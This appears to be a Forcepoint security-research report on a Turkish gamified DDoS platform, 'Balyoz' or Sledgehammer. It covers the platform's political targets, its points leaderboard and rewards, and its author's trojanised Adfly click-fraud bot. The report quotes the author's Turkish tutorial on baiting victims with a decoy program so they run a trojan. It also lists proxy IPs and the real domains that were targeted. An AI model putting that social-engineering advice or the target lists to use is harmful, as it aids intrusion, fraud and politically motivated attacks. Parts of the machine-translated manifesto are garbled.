FORCEPOINT
POWERED BY Raytheon

SLEDGEHAMMER

GAMIFICATION OF DDOS ATTACKS (FOR IDEOLOGY, PROFIT & MISCHIEF)

Written by Abel Toro, Nicholas Griffin, Andy Settle

FORCEPOINT™ Security Labs

"Federated hacking teams joining forces to perform Distributed Denial of Service Attacks (DDoS) on targets relating to Turkish politics. A first world-war Turkish artillery corporal from the Ottoman Army. A real-time league table scoreboard of DDoS attacks which displays a points system and allows those participating to exchange points for software to enable them to perform "click fraud". A mysterious individual who writes all the software tools, but also puts secret backdoors into the software and who possibly works for a Turkish defense supplier…

Simple? No. Messy? Yes."


Andy Settle [Head of Special Investigations]

"Truth ... pure and simple … is rarely pure and never simple."

Oscar Wilde [The Importance of Being Earnest]

TABLE OF CONTENTS

EXECUTIVE SUMMARY



What originally started out as a routine investigation for the Special Investigations team in Forcepoint Security Labs™ soon changed into the monitoring and analysis of a number of hacking teams related to the nation of Turkey.

Balyoz. The Turkish word for sledgehammer has a political resonance within Turkey. In 2010, documents came to light indicating there had apparently been an attempted military coup d'état in 2003, nicknamed OPERATION SLEDGEHAMMER or, in Turkish, Balyoz Harekâtı. A newly-discovered piece of malware led us to a website, which not only used the term Balyoz, but also used the image of Seyit Onbaşı[1] (right), a Turkish military hero from the turn of the 20th century. This made us curious as to what was going on. What we found was indeed interesting, including:

Gamification of DDoS Attacks. We were quickly led into a world where hacking crews from around Turkey come together to perform Distributed Denial of Service (DDoS) attacks on a target list of victim organizations. Individuals gain points by participating in these DDoS attacks, which are then exchanged for software that enable them to perform online fraud.

Ideological Targeting. Most, if not all, of the targets identified on the target list were chosen because of their political position with regards to Turkey. Kurdistan was prominent, with organizations such as the Kurdistan Workers Party (PKK)[2] and its military wing the People's Defense Force (HPG)[3] being targeted. But the German Christian Democratic Party (CDU) was also among the targets, as was the Armenian Genocide archive run by the Armenian National Institute in Washington DC.

This raised doubts regarding true motivation. If the DDoS attacks have been gamified, there is clearly a level of competition. Ideological or nationalist motivations are arguably not at odds with this. The question this raises is the conversion of points into "click fraud" software and as such – financial gain. Are those participating *really* ideologically motivated? Are they "kudos" motivated or is it just about making money? The more challenging question concerns the gamification system author's motivation and the accompanying software.

[1] https://en.wikipedia.org/wiki/Seyit_%C3%87abuk
[2] https://en.wikipedia.org/wiki/Kurdistan_Workers%27_Party
[3] https://en.wikipedia.org/wiki/People%27s_Defense_Forces

"Mischief" in the Detail. When we began to reverse engineer the software, taking it apart in order to analyze what it did, we discovered a backdoor. Whoever wrote this software gave themselves the opportunity to compromise the computers of those participating in the "game". What we know about the author is that they have already produced a number of "malicious" tools written in C#/.NET, which they describe on a YouTube channel. However, the evidence in the author's videos combined with other data points collated during the investigation, led us to hypothesize that it is a *realistic possibility* this author may work for a Turkish defense contractor which supplies, amongst other things, signals intelligence (SIGINT) systems.

ACKNOWLEDGEMENTS


We would like to specifically thank Ian McGowan from Barrier Networks Ltd for his impartial and thorough external peer review of this paper. We would also like to thank the wider Forcepoint Security Labs team for their help with this investigation.

TECHNICAL ANALYSIS

HUNTING FOR ROTTEN EGGS

The Special Investigations team regularly hunts for new and interesting malware on the VirusTotal (VT) Intelligence platform (VTI). While many malware authors use alternative services (sometimes illegal) to check the detection of their malware against current security products, many use VT. When this occurs, it provides security researchers with the opportunity to discover threats early via a process which we refer to as “rotten eggs”.


Methodology. VT provides a rudimentary search mechanism[4]. VTI itself provides the means by which to search for samples that match on detailed selection criteria. Researchers are free to combine these criteria into a variety of queries, which at times are complicated and specifically targeted. Ultimately, our “rotten eggs” process aims to surface new and unique malware by carefully crafting search criteria based on a number of factors.



Discovery. One interesting hit found during one of our searches was a .NET trojan. A Google search revealed that it was being discussed on a Turkish hacking forum called Rootdeveloper[5]. As it later turned out, one of the developers had been using VT to demonstrate how the malware cannot be detected by anti-virus (AV) solutions.

Root Developer. This is a Turkish hacking forum mainly used for sharing hacking tools and techniques.


We noticed that one of the more active members of the forum had been posting tools and tutorials, and promoting his own website.



zztri Toplantım bitiyor az kaldı.. Balyoz'u bu gece tekrar ayağa kaldıracağım.

[4] https://www.virustotal.com/en/documentation/searching/
[5] http://www.zone-h.org/archive/notifier=RootDeveloper.Org

The author appears to have developed and distributed several tools provided through the Root Developer forums, as well as another Turkish hack forum Turkhackteam. The author's own TOR site (shown below) also promotes some of these tools (translated).



There are currently 0 Surface-defense within the computer system is to attack.

to attack a site, for whatever reason; It is a crime. But it's not the food. Normally, trying to take away someone else's freedom to communicate in an ideal society, people must be punished. People should be able to freely declare their ideas. The Internet should not be censored and forbidden.

But our revolution, a strange cycle. A human right, we live in an era where there is no importance of being true. enough to raise a person's right to a fair bit audio are wrong. People also not the wisest, the most heard and listen to what they prefer to believe him.

even if I am against the ban ... now that's a knot in one's throat. "ulan enough, shut jaw jerks" comes when we call. I carry my patience situation has cracked the PKK. It was established to defend the drug plantations in Southeast whether certain obvious that our soldiers martyred in a guerrilla war, after an internet in the Republic of Turkey as the fascist and bass bass bağırmakt are in a totalitarian regime.

So much for that individual is no longer being discussed, I'm tired of trying to silence ...

Nushi settle down with unseen meat should reprimand
the right figure from the Tekdir is beating.

I'm not old enough to go to the front, not discussing the environment to defend my nation, the facilities .. OK, then, I'll be quiet.

This site is a coordinated DDoS site. One of the objectives set by the management group to coordinate all members to be silenced in some way, they do attack by following the predetermined parameters.

Sledgehammer dos, already "Hecker" was known for a long time in the environment. Participating in the coordinated attacks, which can be downloaded from this site first, the lightweight version. Do not spend your resources above a certain limit, so do attacks in the background while continuing your normal business. Our system features the program's page and you can see the features of the system.

I can not force anyone to participate, but this honky subuk speaking people hear about your nerves are tense, your blood is jumping hill, if you have the opportunity ears humming; Join us from ever losing anything, sustural our voices crack ...


Surface-to join the Defence program from this address you can download.

The tools include a DDoS tool, various advertising "click fraud" bots and a "joke program" which will scare infected users with sounds and images.

What may be of some relevance is the image used on the website. This is of "*Seyit Ali Çabuk (1889-1939)… a First World War gunner in the Ottoman Army. He is famous for having carried three shells to an artillery piece during the Allied attempt to force the Dardanelles on 18 March 1915.*"[6] This could infer that the motivation of those operating the site is ideologically aligned with Turkish Nationalism. This is supported by the published target list for DDoS attacks.


[6] https://en.wikipedia.org/wiki/Seyit_%C3%87abuk

Targeting. The site contains a list of DDoS targets which can be amended with new targets:




Site Adresi	Durumu	Son Çökme Zamanı
www.freeocalan.org	AÇIK	DÜŞMEDİ
abdullah-ocalan.com	AÇIK	DÜŞMEDİ
www.cdu.de	AÇIK	DÜŞMEDİ
kurdistanskyscrapers.com	AÇIK	DÜŞMEDİ
pkkonline.com	AÇIK	DÜŞMEDİ
www.armenian-genocide.org	AÇIK	DÜŞMEDİ
pkkonline.info	AÇIK	DÜŞMEDİ
www.agire-serhildan.org	AÇIK	DÜŞMEDİ
www.breakingisraelnews.com	AÇIK	DÜŞMEDİ
www.haberdiyarbakir.net	AÇIK	DÜŞMEDİ
kurdistana-bakur.com	AÇIK	16.06.16 13:51:38
otherisrael.org	AÇIK	DÜŞMEDİ
pajk-online.com	AÇIK	DÜŞMEDİ
rojevakurdistan.org	AÇIK	16.06.16 16:21:54
gerillatv.net	AÇIK	DÜŞMEDİ
umudayuruyenler.net	AÇIK	16.06.16 13:47:03
nextwebtasarim.com	AÇIK	DÜŞMEDİ
cmg-team.net	KAPALI	16.06.16 05:46:49
bazekurdistan.com	AÇIK	16.06.16 12:31:57
halkinbirligi.net	AÇIK	DÜŞMEDİ
sosyalistforum1.net	AÇIK	DÜŞMEDİ
hdp.org.tr	AÇIK	DÜŞMEDİ
nerinaazad.com	AÇIK	16.06.16 12:37:40
cmg-team.com	AÇIK	16.06.16 12:57:30

Those who appear on this target list appear to be there for political reasons. Kurdish news and political sites, Kurdish military sites including those referencing the PKK and the HPG, but also Israeli sites, the German Christian Democratic Party and an Armenian Genocide website operated by the Armenian National Institute:




CDU Party (Germany)


News, Radio, TV and Newspapers (Kurdish)




Hacking Group (Kurdish)



HPG – Military Wing of PKK



Abdullah Öcalan Website (Leader of PKK, Imprisoned by Turkey)




Film Festival (Israeli)

People's Democratic Party (Turkey)

PKK/HPG Military Images

Left Wing Organisations (Kurdish)


ANI Home | Affirmation | Education | Research | More...
Armenian National Institute
Dedicated to the study, research, and affirmation of the Armenian Genocide

Armenian Genocide


Observed Targets

abdullah-ocalan.com	kurdistanskyscrapers.com	rojavatv.org.uk
bazekurdistan.com	kurdnewshaber.net	rojevakurdistan.org
cmg-team.com	likecin.com	rudaw.net
cmg-team.net	nerinaazad.com	sosyalistforum1.net
dengekobane.com	nextwebtasarim.com	umudayuruyenler.net
gerillatv.net	otherisrael.org	ww7.gerilla.org
halkinbirligi.net	pajk-online.com	www.agire-serhildan.org
hdp.org.tr	pirtukakurdi.com	www.armenian-genocide.org
hezenparastin.net	pkkonline.com	www.breakingisraelnews.com
hpg-photo.com	pkkonline.info	www.cdu.de
jiyan.us	pkkonline-pkk.blogspot.com.tr	www.freeocalan.org
kurd-h-zone.com	rojaciwan.com	www.haberdiyarbakir.net
kurdistana-bakur.com	rojaciwan.eu	yja-star.com

ADFLY BOT

Botnet Tutorial. In March 2016, the author posted a tutorial on Root Developer entitled, "Let's write our own botnet trojan" (translated). The tutorial demonstrated the creation of a trojanised Adfly "click fraud" bot with code snippets.

Adfly[7] is a URL redirection service that is used to force users into viewing website advertisements before it allows them to proceed to the intended page. Website owners use Adfly to redirect site browsers through Adfly advertisements to generate revenue:



Get paid to share your links on the Internet!


Register for an account and start shrinking.

Get paid for every person who visits your URLs.

Place your links on Facebook, Twitter, and more!

[7] https://adf.ly/

The Adfly bot is claimed to be a “fake”, but the author believes that "thousands of people" want a working bot (translated):



Adım 1: Tuzak program kurulumu

İlk olarak, gerçekten çalışır görünen bir programımız olmalıdır ki, hedefimizin bizim trojanı indirmesi ve çalıştırması için bir nedeni olsun.

Bu noktada benim dağıtabileceğim bir kaç program zaten elimde var. Ama sizinle beraber bir tane daha tuzak hazırlayalım. Ne yaptığınız önemli değil, herhangi bir hata mesajı görünümü verip programın kapanması bile yeterli.

Mesela sözde adf.ly hilesi yapalım. Bu hileler işe yaramaz. Ama yaradığını ümit edip kullanan binlerce kişi var. Ben gerçekten biraz uğraşacağım, aslında - bu hile çalışsaydı - para kazandıracak bir şey yapacağım. Siz de bir şeyler hazırlayın.

ÖNEMLİ OLAN, ACEMİ GÖRÜNMEK! Acemi insanlar dikkat çekmez, kendini üstün hissetmek için diğer insanlar programı indirip test etmeye ve de öğüt vermeye daha istekli olur. Mükemmel bir şey yapmayın. Hatalı olsun.

136.243.175.189:80
195.89.201.48:80
108.59.10.141:55555

http://adf.ly/1M8ei
http://adf.ly/SdXf4
http://adf.ly/qodUP

"For example, let's look at alleged adf.ly cheating. These tricks will not work. But thousands of people hope that it will work..."


Functionality. The bot attempts to change the system proxy and click on the Adfly "skip ad" button after 6 seconds. Presumably this is not an effective “click fraud” tactic as the author does not consider it to work.

Backdoor. The tutorial goes on to describe how the bot will download a backdoor and install it as a service on the machine. He provides code snippets for each part of the process and boasts about the ease of bypassing AV detections on VirusTotal. We will see this backdoor again in one of the author’s main tools.

SATH-I MÜDAFAA – SURFACE DEFENSE


Through a TOR site, the author appears to be running a DDoS collaboration program named Sath-ı Müdafaa or “Surface Defense". Users can sign up to participate in attacking a limited set of websites using a DDoS tool named Balyoz, which translates to "Sledgehammer".

Gamification. Users receive a point for every ten minutes they attack one of the websites, and can eventually trade in these points for rewards. Users can also suggest new websites to add to the list of targets. There is a live scoreboard for participants to see how they compare to other participants:



#	Kullanıcı Adı	Grup	Web Sitesi	Puanı
1	dayko	illegalizm	http://www.illeg4lizm.org	451
2	Centros 7	RootDeveloper	http://rootdeveloper.org	378
3	HeaViness	TürkSiberGüvenlik	http://turksiberguvenlik.net	295
4	ByIP	TürkSiberGüvenlik	http://turksiberguvenlik.net	275
5	eyuboo	TürkSiberGüvenlik	http://turksiberguvenlik.net	210
6	oguz51	TürkSiberGüvenlik	http://turksiberguvenlik.net	154
7	sarat	AyYıldızTim	http://www.ayyildiz.org	149
8	deccal	turkhackteam	http://www.turkhackteam.org	107
9	zztri	RootDeveloper	http://rootdeveloper.org	83
10	enesbakis	RootDeveloper	http://rootdeveloper.org	78

Rewards. The available rewards and prices for participating in Surface Defense are shown in the image below (from YouTube video):



Ödüller

Ödül Adı: Balyoz DoS
Gereken Puan: 300
Açıklama: Kendi istediğiniz sitelere çok güçlü saldırılar yapabilmenizi sağlayan orjinal Balyoz DoS...

